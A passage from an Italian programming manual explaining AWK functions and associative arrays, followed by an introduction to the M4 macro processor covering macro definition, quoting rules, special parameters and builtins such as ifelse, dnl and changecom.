Un programma AWK può contenere la dichiarazione di funzioni definite liberamente. Queste dichiarazioni vanno fatte al di fuori delle regole normali. Il linguaggio AWK può gestire anche gli array, che comunque sono di tipo associativo.

320.1 Dichiarazione di funzioni

La dichiarazione di una funzione avviene in modo simile al linguaggio C, con la differenza che non si dichiara il tipo restituito dalla funzione e nemmeno quello delle variabili che ricevono i valori della chiamata.

```
function nome_della_funzione ( elenco_parametri_formali ) {
    istruzioni
}
```

La parentesi tonda aperta che introduce l'elenco dei parametri formali, **deve essere attaccata alla fine del nome della funzione che viene dichiarata**. L'elenco dei parametri formali è in pratica un elenco di nomi di variabili locali, che ricevono il valore dei parametri corrispondenti nella chiamata. Se una chiamata di funzione utilizza meno parametri di quelli che sono disponibili, le variabili corrispondenti ricevono in pratica la stringa nulla.

> È importante osservare che non è possibile dichiarare altre variabili locali, oltre a quelle che appaiono nell'elenco dei parametri formali.

```
function fattoriale(x) {
    i = x - 1
    while ( i > 0 ) {
        x *= i
        i--
    }
    return x
}
```

L'esempio mostra la dichiarazione di una funzione ricorsiva, per il calcolo del fattoriale. Si può osservare l'istruzione '**`return`**', che permette di stabilire il valore che viene restituito dalla funzione. Naturalmente sono ammissibili anche funzioni che non restituiscono un valore: queste non hanno l'istruzione '**`return`**'.

```
function somma( x, y, z, i ) {
    z = x
    for ( i = 1; i <= y; i++ ) {
        z++
    }
    return z
}
```

Un altro esempio può servire per comprendere la gestione delle variabili locali in una funzione. In questo caso si tratta di una funzione che calcola la somma dei primi due parametri che gli vengono forniti. I due parametri successivi, '**`z`**' e '**`i`**', sono dichiarati tra i parametri formali per essere usati come variabili locali; come si vede, la funzione non tiene in considerazione i valori che potrebbero trasportare.

In effetti, la funzione potrebbe utilizzare ugualmente le variabili '**`z`**' e '**`i`**', anche se queste non fossero dichiarate tra i parametri formali. In tal modo, però, queste variabili sarebbero globali, pertanto si potrebbero porre dei problemi di conflitti con altre variabili con lo stesso nome usate altrove nel programma.

```
#!/bin/awk -f
function somma( x, y, z, i ) {
    z = x
    for ( i = 1; i <= y; i++ ) {
        z++
    }
    return z
}
1 { print $1 "+" $2 "=" somma( $1, $2 ) }
```

Questo ultimo esempio mostra un programma completo per ottenere la somma dei primi due campi di ogni record fornito in ingresso.

320.2 Array

Gli array di AWK sono simili agli array associativi di Perl. A seconda dell'uso che si vuole fare di questi array, ci si può anche «dimenticare» di questa particolarità di AWK, utilizzando i soliti indici numerici, che però AWK tratta come stringhe.

320.2.1 Dichiarazione e utilizzo di un array

La dichiarazione di un array avviene nel momento in cui vi si fa riferimento. In pratica, con l'istruzione

```
a[2] = "ciao"
```

si assegna la stringa '**`"ciao"`**' all'elemento '**`"2"`**' dell'array '**`a`**'. Se l'array non esisteva già, viene creato per l'occasione. Nello stesso modo, se l'elemento '**`"2"`**' non esisteva, viene creato all'interno dell'array.

In pratica, l'array di AWK è un insieme di elementi a cui si fa riferimento con un indice libero. Il fare riferimento a un elemento che non esiste, anche solo per leggerne il contenuto, implica la creazione di tale elemento. Come si può intuire, il riferimento a un elemento che non esiste ancora, crea tale elemento assegnandogli la stringa nulla, restituendo pertanto lo stesso valore.

L'esempio seguente crea un array un po' strampalato, con una serie di valori senza un significato particolare:

```
elenco["ciao"] = "Saluti"
elenco["maramao"] = 123
elenco[3] = 345
elenco[2345] = "che bello"
```

Si intuisce che gli elementi di un array AWK non hanno un ordine preciso.

> È importante tenere presente che non è possibile riutilizzare una variabile scalare come array; nello stesso modo, non si può riutilizzare un array come se fosse una variabile scalare. Se si tenta di fare una cosa del genere, l'interprete dovrebbe bloccarsi con una segnalazione di errore.

320.2.2 Scandire gli elementi di un array

La scansione degli elementi di un array AWK può essere un problema, se si pensa alla sua natura. Per esempio, dal momento che facendo riferimento a un elemento che non esiste, lo si crea implicitamente, si capisce che non si può nemmeno andare per tentativi. Per risolvere il problema, AWK fornisce due strumenti: l'operatore '**`in`**' e una variante della struttura di controllo '**`for`**'.

Per verificare che un array contenga effettivamente l'elemento corrispondente a un certo indice, si usa l'operatore '**`in`**' nel modo seguente:

```
indice in array
```

Per esempio, per verificare che esista l'elemento '**`prova[234]`**', si può usare un'istruzione simile a quella seguente:

```
if (234 in prova) {
    print "L'elemento prova[234] corrisponde a " prova[234]
}
```

Per scandire tutti gli elementi di un array si usa la struttura di controllo '**`for`**' in un modo particolare:

```
for (variabile in array) istruzione
```

In pratica, per ogni elemento contenuto nell'array, viene eseguita l'istruzione (o il blocco di istruzioni) che segue, tenendo conto che alla variabile viene assegnato ogni volta l'indice dell'elemento in corso di elaborazione.

È chiaro che l'ordine in cui appaiono gli elementi dipende dall'interprete AWK; in generale dovrebbe dipendere dalla sequenza con qui questi sono stati inseriti. L'esempio seguente, scandisce un array e mostra il contenuto di ogni elemento:

```
for (i in elenco) {
    print "elenco[" i "]  " elenco[i]
}
```

320.2.3 Cancellazione di un elemento

L'eliminazione di un elemento di un array si ottiene con l'istruzione '**`delete`**':

```
delete array[indice]
```

Alcune realizzazioni di AWK sono in grado di eliminare completamente un array, se non si indica l'indice di un elemento. In alternativa, si ottiene questo risultato con la funzione '**`split()`**', come si vede sotto. L'uso di questa funzione viene mostrato più avanti.

```
split("", array)
```

Considerato che per AWK l'eliminazione di un array è precisamente l'eliminazione di tutti i suoi elementi, si potrebbe fare anche come viene mostrato nello schema seguente:

```
for (variabile in array) {
    delete array[variabile]
}
```

320.2.4 Indici numerici e indici «nulli»

Gli indici di un array AWK sono delle stringhe, quindi, se si usano dei numeri, questi vengono convertiti in stringa, utilizzando la stringa di formato contenuta nella variabile '**`CONVFMT`**'. Finché si usano indici numerici interi, non sorgono problemi; nel momento in cui si utilizzano valori non interi, la conversione può risentire di un troncamento, o di un'approssimazione derivata dalla conversione. In altri termini, due indici numerici differenti potrebbero puntare di fatto allo stesso elemento, perché la trasformazione in stringa li rende uguali.

L'indice di un array potrebbe essere anche una variabile mai usata prima. In tal caso, la variabile contiene la stringa nulla. Nel caso in cui questa variabile venga poi trattata in modo numerico, incrementando o decrementando il suo valore, per creare e fare riferimento a elementi dell'array che si vogliono raggiungere con indici pseudo-numerici, bisogna tenere presente che esiste anche l'elemento con indice '**`""`**'. Se si tenta di raggiungerlo con l'indice '**`"0"`**', si fallisce nell'intento.

```
1 {
    riga[n] = $0
    n++
}
END {
    for ( i=n-1; i >= 0; i-- ) {
        print riga[i]
    }
}
```

Si intuisce che il programma AWK che si vede nell'esempio serva ad accumulare tutte le righe lette nell'array '**`riga`**', quindi a scandire lo stesso array per emettere il testo di queste righe. Se si osserva con attenzione, di capisce che la prima riga non può essere ottenuta. Infatti, la variabile '**`n`**' viene utilizzata subito la prima volta, quando il suo contenuto iniziale è la stringa nulla, '**`""`**'; successivamente viene incrementata, facendo sì che quella stringa nulla venga intesa come uno zero, ma intanto è stato creato l'elemento '**`riga[""]`**'. Alla fine della lettura di tutti i record, viene scandito nuovamente l'array, trattandolo come se contenesse elementi da zero a '**`n-1`**'. Tuttavia, dal momento che l'elemento '**`riga[0]`**' non esiste, perché al suo posto c'è invece '**`riga[""]`**' che non viene raggiunto, si perde la prima riga.

320.2.5 Trasformare una stringa delimitata in un array

È molto importante considerare la possibilità di convertire automaticamente una stringa in un array attraverso la funzione interna '**`split()`**'.

`split(` *stringa*`,` *array*[`,` *separatore*]`)`

In pratica, il primo parametro è la stringa da suddividere; il secondo è l'array da creare (nel caso esista già, vengono eliminati tutti i suoi elementi); il terzo, è il carattere, o l'espressione regolare, che si utilizza per separare gli elementi all'interno della lista. Se non viene indicato l'ultimo argomento, viene utilizzato il contenuto della variabile '**`FS`**' (come si può intuire). Dal momento che questo tipo di operazione è analoga alla separazione in campi di un record, anche in questo caso, se il carattere di separazione è uno spazio (*<SP>*), gli elementi vengono individuati tra delimitatori composti da sequenze indefinite di spazi e tabulazioni.

> Il primo elemento dell'array creato in questo modo ha indice '**`"1"`**', il secondo ha indice '**`"2"`**', continuando così, di seguito, fino all'elemento n-esimo.

```
split( "uno-due-tre", elenco, "-" )
```

L'esempio che si vede crea (o ricrea) l'array '**elenco**', con tre elementi contenenti le stringhe '**uno**', '**due**' e '**tre**'. In pratica, è come se si facesse quanto segue:

```
elenco[1] = "uno"
elenco[2] = "due"
elenco[3] = "tre"
```

Se non c'è alcuna corrispondenza tra il carattere, o l'espressione regolare, che si utilizzano come ultimo argomento, viene creato solo l'elemento con indice '**"1"**', nel quale viene inserita tutta la stringa di partenza.

320.2.6 Array pseudo-multidimensionali

Gli array di AWK sono associativi, pertanto non ha senso parlare di dimensioni, in quanto è disponibile un solo indice. Tuttavia, gestendo opportunamente le stringhe, si possono individuare idealmente più dimensioni, anche se ciò non è vero nella realtà. Supponendo di voler gestire un array a due dimensioni, con indici numerici, si potrebbero indicare gli indici come nell'esempio seguente, dove si assegna un valore all'elemento ideale «1,10»:

```
elenco[1 "s" 10] = 123
```

La lettera «s» che si vede, è solo una stringa, scelta opportunamente, in modo che l'indice che si ottiene non si possa confondere con qualcosa che non si vuole. In questo caso, l'indice reale è la stringa '**1s10**'.

AWK offre un supporto a questo tipo di finzione multidimensionale. Per farlo, esiste la variabile '**SUBSEP**', che viene usata per definire il carattere di separazione. Questo carattere è generalmente *<FS>*, che si esprime in esadecimale come $1C_{16}$ e in ottale come 34_{8}, corrispondente per AWK alla sequenza di escape '**\034**'.

Quando si fa riferimento a un elemento di un array, in cui l'indice sia composto da una serie di valori separati con una virgola, AWK intende che questi valori debbano essere concatenati con il contenuto della variabile '**SUBSEP**'. Per esempio,

```
elenco[1, 10] = 123
```

è come se fosse stato scritto:

```
elenco[1 SUBSEP 10] = 123
```

In generale, non è opportuno modificare il valore di questa variabile, dal momento che si tratta di un carattere decisamente inusuale, allo scopo di garantire che non si possano formare degli indici uguali per elementi che dovrebbero essere differenti.

Per verificare se un elemento di un array del genere esiste, si può utilizzare lo stesso trucco:

```
(indice_1, indice_2, ...) in array
```

Parte lxv

Linguaggi macro

M4: introduzione

M4 è un elaboratore di macro, nel senso che la sua elaborazione consiste nell'espandere le macro che incontra nell'input. In altri termini, si può dire che copia l'input nell'output, espandendo man mano le macro che incontra.

La logica di funzionamento di M4 è completamente diversa dai linguaggi di programmazione comuni; inoltre, le sue potenzialità richiedono molta attenzione da parte del programmatore. Detto in maniera diversa, si tratta di un linguaggio macro molto potente, ma altrettanto difficile da gestire.

L'obiettivo di questo capitolo è solo quello di mostrarne i principi di funzionamento, per permettere la comprensione, parziale, del lavoro di altri. Per citare un caso significativo, la configurazione di Sendmail (capitolo 155) viene gestita attualmente attraverso una serie di macro di M4, con le quali si genera il file '`/etc/sendmail.cf`'.

321.1 Principio di funzionamento

M4 è costituito in pratica dall'eseguibile '**`m4`**', la cui sintassi per l'avvio può essere semplificata nel modo rappresentato dallo schema seguente:

m4 [*opzioni*] [*file_da_elaborare*]

Il file da elaborare può essere fornito come argomento, oppure attraverso lo standard input; il risultato viene emesso attraverso lo standard output e gli errori eventuali vengono segnalati attraverso lo standard error.

Per iniziare a comprendere il funzionamento di M4, si osservi il testo seguente:

```
Ciao, come stai ? dnl Che domanda!

# Questo è un commento ? dnl Sì.

Oggi è una giornata stupenda.
```

Supponendo di avere scritto questo in un file, precisamente '`prova.m4`', lo si può rielaborare con M4 in uno dei due modi seguenti (sono equivalenti).

```
$ m4 prova.m4
```

```
$ m4 < prova.m4
```

In entrambi i casi, quello che si ottiene attraverso lo standard output è il testo seguente:

```
Ciao, come stai ?
# Questo è un commento ? dnl Sì.

Oggi è una giornata stupenda.
```

Tutto ciò che M4 non riesce a interpretare come una macro rimane inalterato. Anche se il simbolo di commento è previsto e corrisponde a '**`#`**' (a meno che siano state usate opzioni o istruzioni particolari), i commenti non vengono eliminati: servono solo a evitare che il testo sia interpretato da M4.

L'unico commento che funzioni in modo simile a quello dei linguaggi di programmazione comuni è la macro '**`dnl`**' (è stata usata nella prima riga), con la quale viene eliminato il testo a partire da quel punto fino al codice di interruzione di riga successivo. Dal momento che viene eliminato anche il codice di interruzione di riga, si può vedere dall'esempio che la seconda riga,

quella vuota, viene inghiottita; invece, il «dnl» contenuto nella riga di commento non è stato considerato da M4.

321.2 Convenzioni generali

L'analisi di M4 sull'input viene condotta separando tutto in «elementi» (*token*), i quali possono essere classificati fondamentalmente in tre tipi: *nomi*, *stringhe* tra virgolette e caratteri singoli che non hanno significati particolari.

I nomi sono sequenze di lettere (compreso il trattino basso) e numeri, dove il primo carattere è una lettera. Una volta che M4 ha delimitato un nome, se questo viene riconosciuto come una macro, allora questa viene espansa (sostituendola al nome).

Le stringhe delimitate da virgolette richiedono l'uso di un apice di apertura e di uno di chiusura ('**'**' e '**'**'). Il risultato dell'elaborazione di una stringa di questo tipo è ciò che si ottiene eliminando il livello più esterno di apici. Per esempio:

```
''
```

corrisponde alla stringa nulla;

```
'la mia stringa'
```

corrisponde al testo '**la mia stringa**';

```
''tra virgolette''
```

corrisponde a '**'tra virgolette'**'.

È importante tenere presente che anche i simboli usati per delimitare le stringhe possono essere modificati attraverso istruzioni di M4.

Tutto ciò che non rientra nella classificazione di nomi e stringhe delimitate tra virgolette, sono elementi sui quali non si applica alcuna trasformazione.

I commenti per M4 rappresentano solo una parte di testo che non deve essere analizzato alla ricerca di macro. Quello che si ottiene è la riproduzione di tale testo senza alcuna modifica. In linea di principio, i commenti sono delimitati dal simbolo '**#**' fino alla fine della riga, cioè fino al codice di interruzione di riga. M4 permette di modificare i simboli usati per delimitare i commenti, o di annullarli del tutto.

È il caso di soffermarsi un momento su questo concetto. Quando si utilizza M4, spesso lo si fa per generare un file di configurazione o un programma scritto in un altro linguaggio. Questi tipi di file potrebbero utilizzare dei commenti, ma può essere conveniente generare nel risultato dei commenti il cui contenuto cambia in funzione di situazioni determinate. Si immagini di voler realizzare uno script di shell, in cui notoriamente il commento si introduce con lo stesso simbolo '**#**', volendo comporre il commento in base a delle macro; diventa necessario fare in modo che M4 non consideri il simbolo '**#**' come l'inizio di un commento.

L'unico tipo di dati che M4 può gestire sono le stringhe alfanumeriche, indipendentemente dal fatto che si usino gli apici per delimitarle. Naturalmente, una stringa contenente un numero può avere un significato particolare che dipende dal contesto.

321.2.1 Macro

M4 è un linguaggio di programmazione il cui scopo principale è quello di gestire opportunamente la sostituzione di testo in base a delle macro. Tuttavia, alcune macro potrebbero servire a ottenere qualche funzione in più rispetto alla semplice sostituzione di testo. In generale, per uniformità, si parla sempre di macro anche quando il termine potrebbe essere improprio; per la precisione si distingue tra macro interne (*builtin*), che pur non essendo dichiarate fanno parte di M4, e macro normali, dichiarate esplicitamente.

Una macro può essere «invocata» attraverso due modi possibili:

nome
nome (*parametro_1* , *parametro_2* , ... *parametro_N*)

Nel primo caso si tratta di una macro senza parametri (ovvero senza argomenti); nel secondo si tratta di una macro con l'indicazione di parametri. È importante osservare che, quando si utilizzano i parametri, la parentesi aperta iniziale **deve seguire immediatamente il nome della macro** (senza spazi aggiuntivi); inoltre, se una macro non ha parametri, non si possono utilizzare le parentesi aperta e chiusa senza l'indicazione di parametri, perché questo sarebbe equivalente a fornire la stringa nulla come primo parametro.

La cosa più importante da apprendere è il modo in cui viene trattato il contenuto che appare tra parentesi, che serve a descrivere i parametri di una macro; infatti, prima di espandere la macro, viene espanso il contenuto che appare tra parentesi. Una volta espansa anche la macro con i parametri ottenuti, viene eseguita un'altra analisi del risultato, con il quale si possono eseguire altre espansioni di macro, oppure si può ottenere la semplice eliminazione delle coppie di apici dalle stringhe delimitate. Le operazioni svolte da M4 per espandere una macro sono elencate dettagliatamente di seguito.

1. Vengono suddivisi gli elementi contenuti tra parentesi ignorando gli spazi iniziali e includendo quelli finali. Per esempio,
   ```
   miamacro(a mio, d)
   ```
   è equivalente a
   ```
   miamacro(a mio,d)
   ```
2. Vengono espanse le macro contenute eventualmente tra i parametri. Continuando l'esempio precedente, supponendo che '**`mio`**' sia una macro che si espande nella stringa
   ```
   , b, c
   ```
   a causa della sostituzione di '**`mio`**', si ottiene in pratica quanto segue:
   ```
   miamacro(a , b, c,d)
   ```
   Infine, tutto si riduce a
   ```
   miamacro(a ,b,c,d)
   ```
   dove i parametri sono esattamente una '**`a`**' seguita da uno spazio e poi le altre lettere '**`b`**', '**`c`**' e '**`d`**'.
3. Una volta risolti i parametri, viene espansa la macro.
4. Il risultato dell'espansione viene rianalizzato alla ricerca di stringhe delimitate a cui togliere gli apici esterni e di altre macro da espandere.

In un certo senso si potrebbe dire che le stringhe, delimitate come previsto da M4, siano delle macro che restituiscono il contenuto in modo letterale, perdendo quindi la coppia di apici più esterni. Questo significa che ciò che appare all'interno di una tale stringa non può essere interpretato come il nome di una macro; inoltre, nemmeno i commenti vengono presi in considerazione

come tali. La differenza fondamentale rispetto alle macro normali sta nel fatto che l'espansione avviene una volta sola.

Quando si usano le stringhe delimitate tra le opzioni di una macro normale, è necessario tenere presente che queste vengono trattate la prima volta nel modo appena descritto, allo scopo di fornire i parametri effettivi alla macro, ma dopo l'espansione della macro avviene un'ulteriore elaborazione del risultato.

In generale sarebbe conveniente e opportuno indicare i parametri di una macro sempre utilizzando le stringhe delimitate, a meno di voler indicare esplicitamente altre macro. Ciò facilita la lettura umana di un linguaggio di programmazione già troppo complicato. In ogni caso, non si deve dimenticare il ruolo degli spazi finali che vengono sempre inclusi nei parametri. Per esempio, la macro '**miamacro**' mostrata sotto,

```
miamacro(‘a’ , ‘b’, ‘c’, ‘d’)
```

ha sempre come primo parametro la lettera '**a**' seguita da uno spazio; a nulla serve in questo caso l'uso degli apici, o meglio, sarebbe stato più opportuno usarli nel modo seguente:

```
miamacro(‘a ’, ‘b’, ‘c’, ‘d’)
```

È il caso di precisare che le sequenze di caratteri numerici sono comunque delle stringhe per M4, per cui '**miamacro(123)**' è perfettamente uguale a '**miamacro(‘123’)**'. Tuttavia, dal momento che un nome non può cominciare con un numero, non ci possono essere macro il cui nome corrisponda a un numero; pertanto si può evitare di utilizzare gli apici di delimitazione perché sarebbe comunque inutile.

Le stringhe delimitate, oltre che per impedire l'espansione di nomi che corrispondono a delle macro, permettono di «unire» due macro. Si osservi l'esempio seguente:

```
miamacro_x‘ciao’miamacro_y
```

l'intenzione è quella di fare rimpiazzare a M4 le macro '**miamacro_x**' e '**miamacro_y**' con qualcosa, facendo in modo che queste due parti si uniscano avendo al centro la parola «ciao». Si può intuire che non sarebbe stato possibile scrivere il testo seguente,

```
miamacro_xciaomiamacro_y
```

perché in tal modo non sarebbe stata riconosciuta alcuna macro. Secondo lo stesso principio, si può unire il risultato di due macro senza spazi aggiuntivi, utilizzando apici che delimitano una stringa nulla.

```
miamacro_x‘’miamacro_y
```

L'espansione delle macro pone un problema in più a causa del fatto che dopo l'espansione il risultato viene riletto alla ricerca di altre macro. Si osservi l'esempio seguente, supponendo che la macro '**miamacro_x**' restituisca la stringa '**miama**' nel caso in cui il suo unico parametro sia pari a '**1**'.

```
miamacro_x(1)cro_z
```

Espandendo la macro si ottiene la stringa «miama», ma dal momento che viene fatta una scansione successiva, la parola «miamacro_z» potrebbe essere un'altra macro; se fosse questo il caso, la macro verrebbe espansa a sua volta. Per evitare che accada una cosa del genere si possono usare gli apici in uno dei due modi seguenti.

```
miamacro_x(1)‘’cro_z
```

```
miamacro_x(1)‘cro_z’
```

Il problema può essere visto anche in modo opposto, se l'espansione di una macro, quando questa è attaccata a un'altra, può impedire il riconoscimento della seconda. L'esempio seguente mostra

infatti che la seconda macro, '**`miamacro_y`**', non può essere riconosciuta a causa dell'espansione della prima.

```
miamacro_x(1)miamacro_y
```

Una considerazione finale va fatta sulle macro che non restituiscono alcunché, ovvero che si traducono semplicemente nella stringa nulla. Spesso si tratta di macro interne che svolgono in realtà altri compiti, come potrebbe fare una funzione *void* di un linguaggio di programmazione normale. In questo senso, per una macro che non restituisce alcun valore, viene anche detto che restituisce *void*, che in questo contesto è esattamente la stringa nulla.

321.2.2 Definizione di una macro

define(*nome_macro* [, *espansione*])

Come si può osservare dalla sintassi mostrata, la creazione di una macro avviene attraverso una macro interna, '**`define`**', per la quale deve essere fornito un parametro obbligatorio, corrispondente al nome della macro da creare, a cui si può aggiungere il valore in cui questa si deve espandere. Se non viene specificato in che modo si deve espandere la macro, si intende che si tratti della stringa nulla.

La macro '**`define`**' non restituisce alcun valore (a parte la stringa nulla). Si osservi l'esempio seguente:

```
1 define('CIAO', 'Ciao a tutti.')
2 CIAO
```

Se questo file viene elaborato da M4, si ottiene il risultato seguente:

```
1
2 Ciao a tutti.
```

Come già affermato, '**`define`**' crea una macro ma non genera alcun risultato, pertanto viene semplicemente eliminata.

Per creare una macro che accetti delle opzioni, occorre indicare, nella stringa utilizzata per definire la sostituzione, uno o più simboli speciali. Si tratta precisamente di '**`$1`**', '**`$2`**',... '**`$`***n*'. Il numero massimo di parametri gestibili da M4 dipende dalla sua versione. I sistemi GNU (come GNU/Linux e GNU/Hurd) dispongono generalmente di M4 GNU [1] e questo non ha limiti particolari al riguardo, mentre le versioni presenti in altri sistemi Unix possono essere limitate a nove.

Questa simbologia richiama alla mente i parametri usati dalle shell comuni; e con la stessa analogia, il simbolo '**`$0`**' si espande nel nome della macro stessa.

```
1 define('CIAO', 'Ciao $1, come stai?')
2 CIAO('Tizio')
```

L'esempio è una variante di quello precedente, in cui si crea la macro '**`CIAO`**' che accetta un solo parametro. Il risultato dell'elaborazione del file appena mostrato è il seguente:

```
1
2 Ciao Tizio, come stai?
```

Prima di proseguire è opportuno rivedere il meccanismo dell'espansione di una macro attraverso un caso particolare. L'esempio seguente è leggermente diverso da quello precedente, in quanto vengono aggiunti gli apici attorno alla parola «come». Il risultato dell'elaborazione è però lo stesso.

```
1 define('CIAO', 'Ciao $1, 'come' stai?')
2 CIAO('Tizio')
```

[1] **GNU M4** GNU GPL

Infatti, quando la macro '**CIAO**' viene espansa, subisce una rianalisi successiva; dal momento che viene trovata una stringa, questa viene «elaborata» restituendo semplicemente se stessa senza gli apici. Questo meccanismo ha comunque una fine, dal momento che non ci sono altre macro, per cui, l'esempio seguente,

```
1 define('CIAO', 'Ciao $1, ''come'' stai?')
2 CIAO('Tizio')
```

si traduce nel risultato:

```
1
2 Ciao Tizio, 'come' stai?
```

321.2.3 Simboli speciali

All'interno della stringa di definizione di una macro, oltre ai simboli '**$***n*', si possono utilizzare altri codici simili, in un modo che assomiglia a quello delle shell più comuni.

'**$#**'

Rappresenta il numero di parametri passati effettivamente a una macro. Per esempio,

```
define('CIAO', '$#')
CIAO
CIAO()
CIAO(primo, secondo)
```

Si traduce nel risultato seguente (si deve tenere presente che una macro chiamata con le parentesi senza alcun contenuto ha un parametro costituito dalla stringa nulla).

```

0
1
2
```

'**$***'

Rappresenta tutti i parametri forniti effettivamente alla macro, separati da una virgola, ma soprattutto senza gli apici di delimitazione.

```
define('ECHO', '$*')
ECHO(uno,   due  , tre)
```

L'esempio si traduce nel modo seguente; si osservi l'effetto degli spazi prima e dopo i parametri.

```

uno,due  ,tre
```

'**$@**'

Rappresenta tutti i parametri forniti effettivamente alla macro, separati da una virgola, con gli apici di delimitazione. La differenza rispetto a '**$***' è sottile e l'esempio seguente dovrebbe permettere di comprenderne il significato.

```
define('CIAO', 'maramao')
define(ECHO1,'$1,$2,$3')
define(ECHO2,'$*')
define(ECHO3,'$@')
ECHO1(CIAO,'CIAO',''CIAO'')
ECHO2(CIAO,'CIAO',''CIAO'')
ECHO3(CIAO,'CIAO',''CIAO'')
```

Le ultime righe del risultato che si ottiene sono le seguenti.

```
...
maramao,maramao,CIAO
maramao,maramao,CIAO
maramao,CIAO,'CIAO'
```

321.2.4 Eliminazione di una macro

Una macro può essere eliminata attraverso la macro interna '**`undefine`**', secondo la sintassi seguente:

undefine(*nome_macro*)

Per esempio,

```
undefine('CIAO')
```

elimina la macro '**`CIAO`**', per cui, da quel punto in poi, la parola '**`CIAO`**' manterrà il suo valore letterale. '**`undefine`**' non restituisce alcun valore e può essere usata solo con un parametro, quello che rappresenta la macro che si vuole eliminare.

321.3 Istruzioni condizionali, iterazioni e ricorsioni

M4 non utilizza istruzioni vere e proprie, dal momento che tutto viene svolto attraverso delle «macro». Tuttavia, alcune macro interne permettono di gestire delle strutture di controllo.

Dal momento che il risultato dell'espansione di una macro viene scandito successivamente alla ricerca di altre macro da espandere, in qualche modo, è possibile anche la realizzazione di cicli ricorsivi. Resta il fatto che questo sia probabilmente un ottimo modo per costruire macro molto difficili da leggere e da controllare.

321.3.1 ifdef

ifdef(*nome_macro* , *stringa_se_esiste* [, *stringa_se_non_esiste*])

'**`ifdef`**' permette di verificare l'esistenza di una macro. Il nome di questa viene indicato come primo parametro, mentre il secondo parametro serve a definire la stringa da restituire in caso la condizione di esistenza si avveri. Se si indica il terzo parametro, questo viene restituito se la condizione di esistenza fallisce.

Esempi

```
ifdef('CIAO', '', 'define('CIAO', 'maramao')')
```

Verifica l'esistenza della macro '**`CIAO`**'; se questa non risulta già definita, la crea.

321.3.2 ifelse

ifelse(*commento*)
ifelse(*stringa_1* , *stringa_2* , *risultato_se_uguali* [, *risultato_se_diverse*])
ifelse(*stringa_1* , *stringa_2* , *risultato_se_uguali* , ... [, *risultato_altrimenti*])

La macro interna '**`ifelse`**' serve generalmente per confrontare una o più coppie di stringhe, restituendo un risultato se il confronto è valido o un altro risultato se il confronto fallisce.

Si tratta di una sorta di struttura di selezione ('**`case`**', '**`switch`**' e simili) in cui, ogni terna di parametri rappresenta rispettivamente le due stringhe da controllare e il risultato se queste risultano uguali. Un ultimo parametro facoltativo serve a definire un risultato da emettere nel caso l'unica o tutte le coppie da controllare non risultino uguali.

Nella tradizione di M4, è comune utilizzare '**`ifelse`**' con un solo parametro; in tal caso non si può ottenere alcun risultato, pertanto questo fatto viene sfruttato per delimitare un commento.

Esempi

```
ifelse('Questo è un commento')
```

Utilizzando un solo parametro, '**`ifelse`**' non restituisce alcunché.

```
ifelse('mio', 'mio', 'Vero', 'Falso')
```

Questa istruzione restituisce la parola '**`Vero`**'.

```
ifelse('mio', 'mao', 'Vero', 'Falso')
```

Questa istruzione restituisce la parola '**`Falso`**'.

321.3.3 shift

`shift(`*parametro* [`,`...]`)`

La macro interna '**`shift`**' permette di eliminare il primo parametro restituendo i rimanenti separati da una virgola. La convenienza di utilizzare questa '**`macro`**' sta probabilmente nell'uso assieme a '**`$*`**' e '**`$#`**'.

Esempi

```
shift(mio, tuo, suo)
```

Eliminando il primo parametro si ottiene il risultato seguente:

```
tuo,suo
```

321.3.4 forloop

`forloop(`*indice*`,` *inizio*`,` *fine*`,` *stringa_iterata*`)`

La macro interna '**`forloop`**' permette di svolgere una sorta di ciclo in cui l'ultimo parametro, il quarto, viene eseguito tante volte quanto necessario a raggiungere il valore numerico espresso dal terzo parametro. Nel corso di questi cicli, il primo parametro viene trattato come una macro che di volta in volta restituisce un valore progressivo, a partire dal valore del secondo parametro, fino al raggiungimento di quello del terzo.

Esempi

```
forloop('i', 1, 7, 'i; ')
```

Restituisce la sequenza dei numeri da uno a sette, seguiti da un punto e virgola.

```
1; 2; 3; 4; 5; 6; 7;
```

321.4 Altre macro interne degne di nota

In questa introduzione a M4 ci sono altre macro interne che è importante conoscere per comprendere le possibilità di questo linguaggio. Attraverso queste macro, descritte nelle sezioni seguenti, è possibile eliminare un codice di interruzione di riga, inserire dei file, cambiare i delimitatori dei commenti e deviare l'andamento del flusso di output.

321.4.1 dnl

`dnl`[*commento*]*newline*

'**`dnl`**' è una macro anomala nel sistema di M4: non utilizza parametri ed elimina tutto quello che appare dopo di lei fino alla fine della riga, comprendendo anche il codice di interruzione di riga. La natura di M4, in cui tutto è fatto sotto forma di macro, fa sì che ci si trovi spesso di fronte al problema di righe vuote ottenute nell'output per il solo fatto di avere utilizzato macro interne che non restituiscono alcun risultato. La macro '**`dnl`**' serve principalmente per questo: eliminando anche il codice di interruzione di riga si risolve il problema delle righe vuote inutili.

Teoricamente, '**`dnl`**' potrebbe essere utilizzata anche con l'aggiunta di parametri (tra parentesi). Il risultato che si ottiene è che i parametri vengono raccolti e interpretati come succederebbe con un'altra macro normale, senza però produrre risultati. Naturalmente, questo tipo di pratica è sconsigliabile.

Esempi

```
dnl Questo è un commento vero e proprio
define('CIAO', 'maramao')dnl
CIAO
```

L'esempio mostra i due usi tipici di '**`dnl`**': come introduzione di un commento fino alla fine della riga, oppure soltanto come un modo per sopprimere una riga che risulterebbe vuota nell'output. Il risultato dell'elaborazione è composto da una sola riga.

```
maramao
```

321.4.2 changecom

`changecom(`[*simbolo_iniziale*[`,` *simbolo_finale*]]`)`

'**`changecom`**' permette di modificare i simboli di apertura e di chiusura dei commenti. Solitamente, i commenti sono introdotti dal simbolo '`#`' e sono terminati dal codice di interruzione di riga. Quando si utilizza M4 per produrre il sorgente di un certo linguaggio di programmazione, o un file di configurazione, è probabile che i commenti di questi file debbano essere modificati attraverso le macro stesse. In questo senso, spesso diventa utile cancellare la definizione dei commenti che impedirebbero la loro espansione.

Esempi

```
changecom('/*', '*/')
```

Cambia i simboli di apertura e chiusura dei commenti, facendo in modo di farli coincidere con quelli utilizzati dal linguaggio C.

```
changecom
```

Cancella la definizione dei commenti.

321.4.3 include, sinclude

`include(`*file*`)`

`sinclude(`*file*`)`

Attraverso la macro '**`include`**' è possibile incorporare un file esterno nell'input in corso di elaborazione. Ciò permette di costruire file-macro di M4 strutturati. Tuttavia, è necessario fare attenzione alla posizione in cui si include un file esterno (si immagini un file che viene incluso nei parametri di una macro).

La differenza tra '**`include`**' e '**`sinclude`**' sta nel fatto che il secondo non segnala errori se il file non esiste.

Esempi

```
include('mio.m4')
```

Include il file '`mio.m4`'.

321.4.4 divert, undivert

